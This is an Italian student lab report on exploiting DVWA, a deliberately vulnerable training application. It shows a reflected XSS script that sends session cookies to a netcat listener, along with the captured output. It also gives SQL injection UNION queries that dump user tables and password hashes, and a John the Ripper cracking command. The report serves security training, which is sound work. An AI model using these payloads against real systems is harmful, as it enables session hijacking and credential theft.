

CS0424IT — ESERCITAZIONE S6L2

EXPLOIT DVWA - XSS E SQL INJECTION

Simone La Porta



TRACCIA

Questo report descrive i passaggi seguiti per testare le vulnerabilità di un'applicazione web utilizzando la DVWA (Damn Vulnerable Web Application). Sono stati eseguiti exploit di tipo XSS Reflection e SQL Injection per dimostrare come possono essere sfruttate queste vulnerabilità. La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- XSS reflected
- SQL Injection (non blind)


SVOLGIMENTO

XSS Reflected

L'analisi inizia accedendo al DVWA tramite un browser web. È stato verificato che il livello di sicurezza di DVWA fosse impostato su "basso" per facilitare l'individuazione delle vulnerabilità.

Verifica dell'esecuzione di codice HTML/JavaScript

È stato inserito del codice HTML nei campi di input per verificare se il sito esegue il codice fornito. Ad esempio, è stato utilizzato il tag `` per testare la vulnerabilità:



Epicode

La visualizzazione in grassetto del testo ha confermato che il sito esegue il codice HTML/JavaScript inserito.



Inserimento dello script malevolo


Una volta compreso che il sito esegue codice HTML/JavaScript, è stato inserito il seguente script malevolo nel campo di input:

```
<script>
window.location='http://127.0.0.1:12345/index.html?param1=' + document.cookie;
</script>
```

Questo script reindirizza la vittima a un URL malevolo e invia il cookie di sessione al server attaccante.

Cattura dei Cookie

È stato aperto il terminale ed è stato lanciato il comando `nc -lvp 12345` per ascoltare sulla porta 12345. Quando la vittima ha visitato l'URL malevolo, il cookie di sessione è stato catturato nel terminale.



```
(kali㉿kali)-[~]  
$ nc -lvp 12345  
listening on [any] 12345 ...  
connect to [127.0.0.1] from localhost [127.0.0.1] 57334  
GET /index.html?param1=security=low;%20PHPSESSID=0102a40a489425191389a3ab2aaec714 HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.50.101/  
Cookie: security=impossible  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```

SQL Injection

L'analisi per la vulnerabilità SQL injection è iniziata inserendo un singolo apice (') nei campi di input del sito DVWA. L'errore di sintassi SQL risultante ha indicato che il sito era vulnerabile a SQL injection.


You have an error in your SQL syntax;

Determinazione del Numero Colonne

Sono state eseguite query per determinare il numero corretto di colonne:

```
' UNION SELECT 1#  
' UNION SELECT 1, 2#
```

L'aggiunta progressiva di colonne ha permesso di identificare il numero corretto necessario per evitare errori di sintassi.




Identificazione del Nome della Tabella

È stata eseguita una query per individuare i nomi delle tabelle nel database:

```
' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema =
database() #
```

Questa query ha restituito i nomi delle tabelle presenti nel database corrente.



Estrazione delle Colonne

Una volta individuato il nome delle tabelle, è stata eseguita una query per identificare le colonne:

```
' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name =
'nome_tabella' #
```


Estrazione dei Dati Sensibili

Utilizzando i nomi delle colonne trovate, è stata eseguita una query per estrarre i dati sensibili:

```
' UNION SELECT user, password FROM users #
```

Decifrazione delle password

Le password hashate trovate sono state salvate in un file di testo `passwords.txt`. Utilizzando John The Ripper, le password sono state decifrate con il comando:



john --show --format=raw-md5 passwords.txt

